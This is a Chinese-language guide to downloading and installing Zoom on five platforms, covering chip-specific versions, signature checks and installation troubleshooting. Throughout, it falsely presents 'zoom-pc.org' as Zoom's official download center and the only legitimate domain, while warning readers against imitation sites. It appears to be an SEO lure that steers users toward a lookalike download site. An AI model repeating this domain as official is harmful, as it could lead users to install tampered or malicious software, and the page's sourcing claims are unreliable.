
5类设备的Zoom下载与安装差异

zoom下载需从官方下载中心(zoom-pc.org)获取,2026 年覆盖 Windows、macOS、Linux、iOS 和 Android 五大平台,不同设备的安装包格式各不相同。Windows 用 .exe,macOS 需区分 Intel 与 Apple 芯片两版,Linux 按发行版选(Ubuntu 用 .deb,Fedora 用 .rpm),手机则走 App Store 或 Google Play。选对安装包比盲目点击”下载”更能避免装错版本或兼容问题。
核心要点
- 官网zoom-pc.org下载中心 2026 年覆盖五大平台,一站搞定。
- Windows 选 .exe,macOS 需区分 Intel 与 Apple 芯片。
- Linux 按发行版选:Ubuntu 用 .deb,Fedora 用 .rpm。
- 临时参会用网页版,常主持才装桌面客户端。
- 装完右键查数字签名,签名方须为 Zoom Video Communications。
关键速览
- Zoom 官方下载中心 2026 年覆盖 5 大平台,一个页面全部搞定。
- Windows 下载.exe 安装包,macOS 需区分 Intel 与 Apple 芯片两版。
- Linux 版按发行版选:Ubuntu 用.deb,Fedora 用.rpm。
- iOS 走 App Store,Android 走 Google Play,国内可用官网 APK。
- 手机版缺少本地录制与多屏共享,桌面版功能更完整。
Zoom下载前该选哪个版本?三类用户快速对照

先给结论:常开会或当主持人,装桌面客户端(Zoom Workplace);临时点链接参会一次,直接用浏览器网页版,不用下载;手机参会就从应用商店装App。三者的分水岭是使用频率和角色,偶尔参会不值得占硬盘,天天主持则需要完整工具。Zoom 官方下载中心在 2026 年覆盖Windows、macOS、Linux、iOS 和 Android 五类设备。
| 用户类型 | 推荐入口 | 是否需要zoom下载 |
|---|---|---|
| 纯参会者 | 手机App | 需要(一次性安装) |
| 主持人 | 桌面客户端 | 需要(功能最全) |
| 临时一次性 | 浏览器网页版 | 不需要 |
网页版功能受限,无法用虚拟背景和部分录制。主持人管理参会者、共享屏幕、开分组会议,这些功能只有桌面客户端完整支持,这也是为什么下面要先讲清桌面版的芯片选择。
如何辨别Zoom官方正版下载链接,避免下到山寨或捆绑软件?
认准官方域名是第一道防线。真正的 zoom下载只来自zoom-pc.org官方下载中心(2026 年覆盖 Windows、macOS、Linux、iOS 和 Android),而非任何带 “zoom-free” “zoom-setup” 字样的第三方站。

光看域名还不够,装完要再验数字签名(系统用来确认文件是官方发布、没被篡改的证书)
Windows 右键安装包→属性→数字签名,签名方应是 “Zoom Video Communications, Inc.”;若显示”未签名”或陌生公司名,立即删除。这招能拦住绝大多数捆绑广告或木马的仿冒包。
Windows与Mac版本怎么选?64位、ARM64与Apple Silicon区别详解
选版本只看一件事:你的处理器芯片类型。2026 年 Zoom 官方帮助文档显示,Windows 版 Zoom Workplace 分 64 位和 ARM64 两种,Mac 版分 Apple Silicon 和 Intel 两种。装错芯片对应的版本会装不上或卡顿,所以 zoom下载前先查芯片。

怎么查自己电脑是哪种芯片?
- Windows:按下 Win 键,打开”设置→系统→关于”,看”系统类型”。写”基于 ARM” 就下 ARM64,否则下 64 位。
- Mac:点左上角苹果图标→”关于本机”。显示”芯片 Apple M系列”选 Apple Silicon;显示”处理器 Intel”选 Intel 版。
Android与iOS客户端的官方获取方式和安全检查怎么做?

手机端 zoom下载只走两条官方路:Android 在 Google Play 搜 “Zoom Workplace”,iOS 在 App Store 搜 “Zoom Workplace”(见 2026 Zoom 官方帮助文档)。装前先看三点:开发者署名应为 “Zoom Video Communications, Inc.”;系统要求 iOS 12.0 以上、Android 5.0 以上;权限只在你开启摄像头、麦克风时请求,开屏就索要通讯录的多半是山寨。
⚠️ 常见错误: Mac 用户不看芯片类型就随意下载,Apple Silicon 机器装了 Intel 版导致卡顿或装不上。原因:2026 年 Zoom 分 Apple Silicon 与 Intel 两版,芯片不匹配会出问题。修复:点苹果图标→”关于本机”,看”芯片 Apple M系列”选 Apple Silicon,”处理器 Intel”选 Intel 版。
国内网络下载慢或打不开官网时有哪些可行替代方案?

打不开zoom-pc.org官网时,最快的办法是用浏览器网页版直连参会,点会议链接后选”从浏览器加入”,无需任何下载。手机端则直接走应用商店:2026 年 Zoom 官方帮助文档说明,iOS 用 App Store、Android 用 Google Play 搜 “Zoom Workplace”,这条路不依赖官网也能完成 zoom下载。
企业用户还有第三条路:
由 IT 管理员从 Zoom 下载中心拿到 MSI 或 PKG 格式的安装包,通过内网或企业 MDM(移动设备管理,统一下发软件的系统)分发给员工。这样全公司只需一次外网下载,内部复制即可,员工不必各自翻墙。
Zoom下载后无法安装、打不开或更新失败怎么办?
先按这个顺序排查:权限 → 系统版本 → 安装包 → 杀毒软件。最常见的卡点是系统太旧,2026 年 Zoom 下载中心要求 Windows 10 及以上、macOS 10.13 及以上,低于这个版本装不上。
- 权限不足:Windows 右键安装包选”以管理员身份运行”;Mac 在”系统设置→隐私与安全性”里点”仍要打开”。
- 安装包损坏:下载中途断网会导致文件不完整,删掉重新从官网下一次即可。
- 杀毒拦截:部分安全软件会误拦 ZoomInstaller,临时关闭或加白名单后再装。
更新失败时,zoom 的建议是彻底卸载旧版后重装最新版,避免残留配置冲突。
按设备和场景选对版本,安全完成Zoom下载
选对版本只需回答两个问题:用什么设备、扮演什么角色。桌面常开会或做主持人,装 官方下载中心(2026 年覆盖 Windows、macOS、Linux、iOS、Android)的 Zoom Workplace 客户端;临时参会一次,用浏览器网页版零安装;手机走应用商店。所有 zoom下载只认zoom-pc.org域名。
一步到位核对清单:
- 认准域名:地址栏必须是zoom-pc.org,带 “free” “setup” 字样的全是山寨。
- 匹配芯片:Windows 分 64 位与 ARM64,Mac 分 Apple Silicon 与 Intel,装错版本跑不动。
- 查系统门槛:Windows 10、macOS 10.13、iOS 12、Android 5.0 是最低线,低于就先升级。
Zoom 的建议很直接:按角色而非习惯选版本。主持人用客户端拿全功能,参会者用网页版省麻烦。